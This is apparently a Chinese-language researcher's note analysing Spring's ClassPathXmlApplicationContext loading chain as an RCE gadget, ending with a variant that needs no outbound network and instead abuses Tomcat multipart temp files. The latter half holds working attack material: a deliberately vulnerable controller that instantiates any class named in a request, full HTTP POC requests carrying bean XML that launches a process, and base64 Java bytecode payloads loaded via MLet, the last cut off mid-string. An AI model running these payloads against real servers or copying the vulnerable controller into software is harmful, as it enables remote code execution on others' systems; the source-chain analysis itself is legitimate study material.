📝 ClassPathXmlApplicationContext 链路笔记

1 背景概述 (可以跳过直接到不出网利用)

- **作用**：Spring 提供的 `FileSystemXmlApplicationContext`、`ClassPathXmlApplicationContext` 用于从文件系统或 URL 加载 XML 配置文件，并根据其中 `<bean>` 定义创建 Bean。
- **风险点**：如果攻击者可以控制 `configLocations`，Spring 会解析远程 XML 并实例化任意类对象，可能触发 RCE。

2 类继承关系

```
ClassPathXmlApplicationContext
   ↳ AbstractXmlApplicationContext
       ↳ AbstractRefreshableConfigApplicationContext
           ↳ AbstractRefreshableApplicationContext
               ↳ AbstractApplicationContext
                   ↳ DefaultResourceLoader
```

- `FileSystemXmlApplicationContext`：入口类，传入 `configLocations` 并调用 `refresh()`。
- `AbstractXmlApplicationContext`：定义 XML 加载流程，调用 `loadBeanDefinitions(XmlBeanDefinitionReader)`。
- `AbstractApplicationContext`：实现 `ResourcePatternResolver`，管理 `resourcePatternResolver`。
- `DefaultResourceLoader`：负责根据路径/URL创建 `Resource` 对象。

> `FileSystemXmlApplicationContext` 实例本身继承了 `DefaultResourceLoader`，所以它能被 `XmlBeanDefinitionReader` 当作 `ResourceLoader` 使用。

3 核心调用链

3.1 构造函数入口

```
public FileSystemXmlApplicationContext(String[] configLocations, boolean refresh,
@Nullable ApplicationContext parent) {
    super(parent);
    this.setConfigLocations(configLocations); // 保存路径/URL
    if (refresh) {
        this.refresh(); // 触发整个容器初始化
    }
}
```

- `setConfigLocations`：父类 `AbstractRefreshableConfigApplicationContext` 方法，将 `configLocations` 保存到成员变量。

- `refresh()`：父类 `AbstractApplicationContext` 方法，初始化 BeanFactory 并加载 BeanDefinition。

3.2 refresh() 调用 loadBeanDefinitions

在 `AbstractApplicationContext.refresh()` 中会执行：

1. **创建 BeanFactory**

```
ConfigurableListableBeanFactory beanFactory = this.obtainFreshBeanFactory();
    ↓
protected ConfigurableListableBeanFactory obtainFreshBeanFactory() {
    this.refreshBeanFactory();
    return this.getBeanFactory();
}
    ↓
protected abstract void refreshBeanFactory() throws BeansException,
IllegalStateException;
    ↓
protected final void refreshBeanFactory() throws BeansException {
    if (this.hasBeanFactory()) {
        this.destroyBeans();
        this.closeBeanFactory();
    }

    try {
        DefaultListableBeanFactory beanFactory = this.createBeanFactory();
        beanFactory.setSerializationId(this.getId());
        this.customizeBeanFactory(beanFactory);
        this.loadBeanDefinitions(beanFactory);
        this.beanFactory = beanFactory;
    } catch (IOException ex) {
        throw new ApplicationContextException("I/O error parsing bean definition
source for " + this.getDisplayName(), ex);
    }
}
```

1. **调用：**

```
this.loadBeanDefinitions(beanFactory);
```

- 对应 `AbstractXmlApplicationContext.loadBeanDefinitions(XmlBeanDefinitionReader)`：

```
protected void loadBeanDefinitions(XmlBeanDefinitionReader reader) throws
BeansException, IOException {
    Resource[] configResources = this.getConfigResources();
    if (configResources != null) {
        reader.loadBeanDefinitions(configResources); // Resource[] 调用子类实现
    }

    String[] configLocations = this.getConfigLocations();
    if (configLocations != null) {
        reader.loadBeanDefinitions(configLocations); // String[] 调用父类
AbstractBeanDefinitionReader
    }
}
```

3.3 AbstractBeanDefinitionReader 处理字符串路径

```
public int loadBeanDefinitions(String location, @Nullable Set<Resource>
actualResources) throws BeanDefinitionStoreException {
    ResourceLoader resourceLoader = this.getResourceLoader();  // ← this 是
FileSystemXmlApplicationContext
    if (resourceLoader == null) throw new BeanDefinitionStoreException(...);

    if (resourceLoader instanceof ResourcePatternResolver) {
        Resource[] resources =
((ResourcePatternResolver)resourceLoader).getResources(location); // ← 触发
Resource 解析
        ...
    }
}
```

- **触发点**：`resourceLoader.getResources(location)`
- `resourceLoader` 是通过 `XmlBeanDefinitionReader.setResourceLoader(this)` 设置的
  - `this` = `FileSystemXmlApplicationContext`
  - 它继承了 `AbstractApplicationContext` → 实现了 `ResourcePatternResolver`

3.4 AbstractApplicationContext.getResources

```
public Resource[] getResources(String locationPattern) throws IOException {
    return this.resourcePatternResolver.getResources(locationPattern);
}
```

- `resourcePatternResolver` 默认是：

```
this.resourcePatternResolver = new PathMatchingResourcePatternResolver(this);
```

- **作用**：处理通配符（如 `classpath*:*.xml`）
- 对于单一资源（HTTP URL 或文件路径），会调用：

```
getResourceLoader().getResource(location)
```

- 这里的 `getResourceLoader()` → `this`（FileSystemXmlApplicationContext → DefaultResourceLoader）

3.5 PathMatchingResourcePatternResolver → DefaultResourceLoader

最终解析逻辑在 `DefaultResourceLoader`：

```
public Resource getResource(String location) {
    if (location.startsWith("/")) {
        return getResourceByPath(location);
    } else if (location.startsWith("classpath:")) {
        return new ClassPathResource(...);
    } else {
        try {
            URL url = new URL(location);
            return new UrlResource(url);  // ← 远程 URL
        } catch (MalformedURLException ex) {
            return getResourceByPath(location);
        }
    }
}
```

- `http://` → 创建 `UrlResource` → 打开 URL 流
- `classpath:` → 创建 `ClassPathResource` → 读取 classpath
- 文件路径 → `FileSystemResource` → 读取本地文件

3.6 XmlBeanDefinitionReader 解析 XML

- `XmlBeanDefinitionReader.loadBeanDefinitions(Resource...)`
- 解析 `<bean>` 元素 → 调用构造函数/工厂方法 → 注册到 BeanFactory
- 攻击者可以在 XML 里定义 **任意类 + 属性注入**，触发 RCE

---

4 全链路总结

```
FileSystemXmlApplicationContext(configLocations)
    ↓
refresh()
    ↓
AbstractApplicationContext.obtainFreshBeanFactory()
    ↓
AbstractApplicationContext.refreshBeanFactory()
    ↓
AbstractRefreshableApplicationContext.refreshBeanFactory()
    ↓
```

```
AbstractRefreshableApplicationContext.loadBeanDefinitions(DefaultListableBeanFact
ory beanFactory)
    ↓
AbstractXmlApplicationContext.loadBeanDefinitions(DefaultListableBeanFactory
beanFactory)
    ↓
AbstractXmlApplicationContext.loadBeanDefinitions(XmlBeanDefinitionReader reader)
    ↓
AbstractBeanDefinitionReader.loadBeanDefinitions(XmlBeanDefinitionReader reader)
    ↓
AbstractApplicationContext.getResources()
    ↓
PathMatchingResourcePatternResolver.getResources(String locationPattern)
    ↓
DefaultResourceLoader.getResource(String location) //
FileSystemXmlApplicationContext 实例
    ↓
AbstractApplicationContext.getResources(locationPattern)
    ↓
PathMatchingResourcePatternResolver.getResources(locationPattern)
    ↓
DefaultResourceLoader.getResource(location)    ← 最终解析 URL/路径
    ↓
XmlBeanDefinitionReader.doLoadBeanDefinitions(InputSource)  // 解析 XML
    ↓
Bean 实例化 → 属性注入 → RCE
```

5 总结

1. **继承与方法调用**
   - `this.setConfigLocations()` → 父类方法
   - `this.refresh()` → 高层父类方法
   - **多态动态绑定**：方法调用的运行时对象是 `FileSystemXmlApplicationContext`
2. **ResourceLoader 原理**
   - `FileSystemXmlApplicationContext` 继承 `DefaultResourceLoader`
   - `PathMatchingResourcePatternResolver` 支持通配符，并委托 `getResource()`
   - **最终解析 URL** 的地方在 `DefaultResourceLoader.getResource()`
3. **XML 解析机制**
   - `XmlBeanDefinitionReader` 实现了 `loadBeanDefinitions(Resource...)`
   - 将 XML 解析为 BeanDefinition → 实例化 Bean → 可能执行构造方法或静态方法
4. **利用点**
   - 可控 `configLocations` → 远程 XML URL → 任意 Bean 实例化 → RCE

6 随后笔记

```
public void refresh() throws BeansException {
```

```
    // 1. 创建 BeanFactory 并加载 BeanDefinition（只是解析 XML，放到内存中）
    ConfigurableListableBeanFactory beanFactory = obtainFreshBeanFactory();

    // 2. 准备 BeanFactory（设置类加载器、PostProcessor 等）
    prepareBeanFactory(beanFactory);

    // 3. 调用 BeanFactoryPostProcessor （对 BeanDefinition 做修改）
    invokeBeanFactoryPostProcessors(beanFactory);

    // 4. 注册 BeanPostProcessor（实例化前后回调）
    registerBeanPostProcessors(beanFactory);

    // 5. 初始化 MessageSource 等国际化组件
    initMessageSource();

    // 6. 初始化事件广播器
    initApplicationEventMulticaster();

    // 7. 注册监听器
    registerListeners();

    // 8. **实例化剩余的（非懒加载的）单例 Bean**
    finishBeanFactoryInitialization(beanFactory);

    // 9. 完成刷新，发布事件
    finishRefresh();
}
```

✨ ClassPathXmlApplicationContext 不出网利用

> 原文章链接：https://www.leavesongs.com/PENETRATION/springboot-xml-beans-exploit-without-network.html
>
> 满足两个点：
>
> - 其一，tomcat的规则，当请求类型是post请求，而且content-type类型为multipart/form-data时，tomcat会将请求体保存在临时目录的临时文件中。
> - 其二，就是ClassPathXmlApplicationContext在触发链路的过程中会会进行${}解析且支持通配符的操作，这也就与第一条搭配产生了关系，因为临时文件的文件名是随机定义的。上面的URI中的arg参数值就使用到了通配符*。

1️⃣ 利用链路解析


> 直接上利用漏洞源码和POC，为优化后的POC

```java
@Controller
public class IndexController {

    @ResponseBody
    @RequestMapping("/index")
    public String index(String name, String org) throws Exception {

        Class<?> clazz = Class.forName(name);
        Constructor<?> constructor = clazz.getConstructor(String.class);
        Object instance = constructor.newInstance(org);

        // 这里输出显示tomcat临时文件位置
        String property = System.getProperty("catalina.home");
        return property;
    }
}
```

```
POST /index?
name=org.springframework.context.support.ClassPathXmlApplicationContext&org=file:
/%24%7bcatalina.home%7d/**/*.tmp HTTP/1.1
Host: 127.0.0.1:8080
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/134.0.0.0 Safari/537.36
Cache-Control: max-age=0
Content-Type: multipart/form-data; boundary=4ad051cf61a54e2a9831a1e30
Content-Length: 800

--4ad051cf61a54e2a9831a1e30
Content-Disposition: form-data; name="field1"

<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="commandRunner" class="java.lang.ProcessBuilder" init-
method="start">
        <constructor-arg>
            <list>
                <value>cmd.exe</value>
                <value>/c</value>
                <value><![CDATA[calc.exe]]></value>
            </list>
        </constructor-arg>
    </bean>
</beans>
--4ad051cf61a54e2a9831a1e30--
```

1.1 Tomcat临时文件创建和销毁

> (贴帖子原文) 当其接收到multipart/form-data的请求时，会将每个multipart块依次保存在临时目录下，文件名为`upload_<GUID>_<number>.tmp`。使用ProcessMonitor监测。



2.2 ClassPathXmlApplicationContext Url解析


我们所给出的`file:/%24%7bcatalina.home%7d/**/*.tmp`的org，会在`ClassPathXmlApplicationContext`类中走向两个重要的函数，也就是如下的`setConfigLocations`、`refresh`，其一是会进行`${}`的解析，其二会进行匹配通配符的操作而且还会解析是为file本地还是url远程。

```
public FileSystemXmlApplicationContext(String[] configLocations, boolean refresh,
@Nullable ApplicationContext parent) throws BeansException {
    super(parent);
    this.setConfigLocations(configLocations);
    if (refresh) {
        this.refresh();
    }

}
```

2.2.1 setConfigLocations()

> 链路：

```
AbstractRefreshableConfigApplicationContext.setConfigLocations(@Nullable
String... locations)
      ↓
AbstractRefreshableConfigApplicationContext.resolvePath(String path)
      ↓
AbstractEnvironment.resolveRequiredPlaceholders(String text)
      ↓
AbstractPropertyResolver.resolveRequiredPlaceholders(String text)
      ↓
AbstractPropertyResolver.doResolvePlaceholders(String text,
PropertyPlaceholderHelper helper)
      ↓
PropertyPlaceholderHelper.replacePlaceholders(String value, PlaceholderResolver
placeholderResolver)
      ↓
PropertyPlaceholderHelper.parseStringValue(String value, PlaceholderResolver
placeholderResolver, @Nullable Set<String> visitedPlaceholders)
```



Environment可以用来解析${}

```
ConfigurableEnvironment env = new StandardEnvironment();
String os = env.resolveRequiredPlaceholders("${os.name}");
System.out.println(os);
```

2.2.2 refresh()

上面 `FileSystemXmlApplicationContext` 链路笔记 3.6 链路的 `PathMatchingResourcePatternResolver` 的 `getResources` 方法中 `AntPathMatcher` 的 `isPattern` 为 `AntPathMatcher` 的方法体现到了通配符

```
    public boolean isPattern(@Nullable String path) {
        if (path == null) {
            return false;
        } else {
            boolean uriVar = false;
```

```
            for(int i = 0; i < path.length(); ++i) {
                char c = path.charAt(i);
                if (c == '*' || c == '?') {
                    return true;
                }

                if (c == '{') {
                    uriVar = true;
                } else if (c == '}' && uriVar) {
                    return true;
                }
            }

            return false;
        }
    }
```

然后再往下走 `DefaultResourceLoader.getResource(location)` 其中 `Resource` 获取资源，三元判断是从 `FileUrlResource`


、 `UrlResource` 中获取。

```
public Resource getResource(String location) {
    Assert.notNull(location, "Location must not be null");

    for(ProtocolResolver protocolResolver : this.getProtocolResolvers()) {
        Resource resource = protocolResolver.resolve(location, this);
        if (resource != null) {
            return resource;
        }
    }

    if (location.startsWith("/")) {
        return this.getResourceByPath(location);
    } else if (location.startsWith("classpath:")) {
        return new ClassPathResource(location.substring("classpath:".length()),
this.getClassLoader());
    } else {
        try {
            URL url = new URL(location);
            return (Resource)(ResourceUtils.isFileURL(url) ? new
FileUrlResource(url) : new UrlResource(url));
        } catch (MalformedURLException var5) {
            return this.getResourceByPath(location);
        }
    }
}
```

2 Java Chains

> 在文章中使用的是 JegGadget(调用 Jeg 生成回显字节码) 生成的Payload， 这里首先进行简单的Exec执行命令的Payload

2.1 Exec(执行命令)




> 这里通过 `DatatypeConverter.parseBase64Binary` 静态方法对字节码文件进行解码，然后再由MLet.defineClass定义加载。


```
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans
                           http://www.springframework.org/schema/beans/spring-
beans.xsd">
    <bean id="decoder"
class="org.springframework.beans.factory.config.MethodInvokingFactoryBean">
        <property name="staticMethod"
value="javax.xml.bind.DatatypeConverter.parseBase64Binary"/>
        <property name="arguments">
            <list>

 <value>yv66vgAAADIAQAEAYm9yZy9hcGFjaGUvY29sbGVjdGlvbnMvY295b3RlL2Rlc2VyaWFsaXphd
Glvbi9CZWFuRGVzZXJpYWxpemVyQmFzZWY3ZjM4NDY5ZmViNzQzNGU5Mzk1ZTcyODFkNzNjOGYwBwABAQ
AQamF2YS9sYW5nL09iamVjdAcAAwEABGJhc2UBABJMamF2YS9sYW5nL1N0cmluZzsBAANzZXABAANjbWQ
BAAY8aW5pdD4BAAMoKVYBABNqYXZhL2xhbmcvRXhjZXB0aW9uBwALDAAJAAoKAAQADQEAB29zLm5hbWUI
AA8BABBqYXZhL2xhbmcvU3lzdGVtBwARAQALZ2V0UHJvcGVydHkBACYoTGphdmEvbGFuZy9TdHJpbmc7K
UxqYXZhL2xhbmcvU3RyaW5nOwwAEwAUCgASABUBABBqYXZhL2xhbmcvU3RyaW5nBwAXAQALdG9Mb3dlck
Nhc2UBABQoKUxqYXZhL2xhbmcvU3RyaW5nOwwAGQAaCgAYABsBAAN3aW4IAB0BAAhjb250YWlucwEAGyh
MamF2YS9sYW5nL0NoYXJTZXF1ZW5jZTspWgwAHwAgCgAYACEBAAdjbWQuZXhlCAAjDAAFAAYJAAIAJQEA
Ai9jCAAnDAAHAAYJAAIAKQEABy9iaW4vc2gIACsBAAItYwgALQwACAAGCQACAC8BABhqYXZhL2xhbmcvU
HJvY2Vzc0J1aWxkZXIHADEBABYoW0xqYXZhL2xhbmcvU3RyaW5nOylWDAAJADMKADIANAEABXN0YXJ0AQ
AVKClMamF2YS9sYW5nL1Byb2Nlc3M7DAA2ADcKADIAOAEACDxjbGluaXQ+AQAEY2FsYwgAOwoAAgANAQA
EQ29kZQEADVN0YWNrTWFwVGFibGUAIQACAAQAAAADAAkABQAGAAAACQAHAAYAAAAJAAgABgAAAAIAAQAJ
AAoAAQA+AAAAhAAEAAIAAABTKrcADhIQuAAWtgAcEh62ACKZABASJLMAJhIoswAqpwANEiyzACYSLrMAK
ga9ABhZA7IAJlNZBLIAKlNZBbIAMFNMuwAyWSu3ADW2ADlXpwAETLEAAQAEAE4AUQAMAAEAPwAAABcABP
8AIQABBwACAAAJZQcADPwAAAcABAAIADoACgABAD4AAAAaAAIAAAAAAA4SPLMAMLsAAlm3AD1XsQAAAAA
AAA==</value>

            </list>
```

```
        </property>

    </bean>

    <bean id="classLoader" class="javax.management.loading.MLet"/>
    <bean id="clazz" factory-bean="classLoader" factory-method="defineClass">
        <constructor-arg ref="decoder"/>
        <constructor-arg type="int" value="0"/>
        <constructor-arg type="int" value="907"/>
    </bean>

    <bean factory-bean="clazz" factory-method="newInstance"/>
</beans>
```

> 对这串base64还原看到也就只是检测系统定义运行命令，ProcessBuilder执行。



2.2 JegGadget(调用 Jeg 生成回显字节码)



2.2.1 POC

```
POST /index?
name=org.springframework.context.support.ClassPathXmlApplicationContext&org=file:
/%24%7bcatalina.home%7d/**/*.tmp HTTP/1.1
Host: 127.0.0.1:8080
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/134.0.0.0 Safari/537.36
Cache-Control: max-age=0
Content-Type: multipart/form-data; boundary=4ad051cf61a54e2a9831a1e30b9dcc31
Content-Length: 7983
X-Authorization: dir/a

--4ad051cf61a54e2a9831a1e30b9dcc31
Content-Disposition: form-data; name="field1"

<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans
                           http://www.springframework.org/schema/beans/spring-
beans.xsd">
    <bean id="decoder"
class="org.springframework.beans.factory.config.MethodInvokingFactoryBean">
        <property name="staticMethod"
value="javax.xml.bind.DatatypeConverter.parseBase64Binary"/>
        <property name="arguments">
            <list>
```

<value>yv66vgAAADIBOwEAUG9yZy9hcGFjaGUvc2hpcm8vY295b3RlL3Nlci9zdGQvU3RyaW5nU2VyaW
FsaXplcjc5YzFjYzEwODNhNjQxNWU4YjMxODdhYzMzMTc5MTY5BwABAQAQamF2YS9sYW5nL09iamVjdAc
AAwEABjxpbml0PgEAAygpVgEAE2phdmEvbGFuZy9FeGNlcHRpb24HAAcMAAUABgoABAAJAQADcnVuDAAL
AAYKAAIADAEAEGdldFJlcUhlYWRlck5hbWUBABQoKUxqYXZhL2xhbmcvU3RyaW5nOwEAD1gtQXV0aG9ya
XphdGlvbggAEAEAHmphdmEvbGFuZy9Ob1N1Y2hGaWVsZEV4Y2VwdGlvbgcAEgEAE2phdmEvbGFuZy9UaH
Jvd2FibGUHABQBABBqYXZhL2xhbmcvVGhyZWFkBwAWAQAKZ2V0VGhyZWFkcwgAGAEAD2phdmEvbGFuZy9
DbGFzcwcAGgEAEltMamF2YS9sYW5nL0NsYXNzOwcAHAEAEWdldERlY2xhcmVkTWV0aG9kAQBAKExqYXZh
L2xhbmcvU3RyaW5nO1tMamF2YS9sYW5nL0NsYXNzOylMamF2YS9sYW5nL3JlZmxlY3QvTWV0aG9kOwwAH
gAfCgAbACABABhqYXZhL2xhbmcvcmVmbGVjdC9NZXRob2QHACIBAA1zZXRBY2Nlc3NpYmxlAQAEKFopVg
wAJAAlCgAjACYBAAZpbnZva2UBADkoTGphdmEvbGFuZy9PYmplY3Q7W0xqYXZhL2xhbmcvT2JqZWN0Oyl
MamF2YS9sYW5nL09iamVjdDsMACgAKQoAIwAqAQATW0xqYXZhL2xhbmcvVGhyZWFkOwcALAEAB2dldE5h
bWUMAC4ADwoAFwAvAQAEaHR0cAgAMQEAEGphdmEvbGFuZy9TdHJpbmcHADMBAAhjb250YWlucwEAGyhMa
mF2YS9sYW5nL0NoYXJTZXF1ZW5jZTspWgwANQA2CgA0ADcBAAhBY2NlcHRvcggAOQEACGdldENsYXNzAQ
ATKClMamF2YS9sYW5nL0NsYXNzOwwAOwA8CgAEAD0BAAZ0YXJnZXQIAD8BABBnZXREZWNsYXJlZEZpZWx
kAQAtKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL3JlZmxlY3QvRmllbGQ7DABBAEIKABsAQwEA
F2phdmEvbGFuZy9yZWZsZWN0L0ZpZWxkBwBFCgBGACYBAANnZXQBACYoTGphdmEvbGFuZy9PYmplY3Q7K
UxqYXZhL2xhbmcvT2JqZWN0OwwASABJCgBGAEoBAAhlbmRwb2ludAgATAEABnRoaXMkMAgATgEAB2hhbm
RsZXIIAFABAA1nZXRTdXBlcmNsYXNzDABSADwKABsAUwEABmdsb2JhbAgAVQEADmdldENsYXNzTG9hZGV
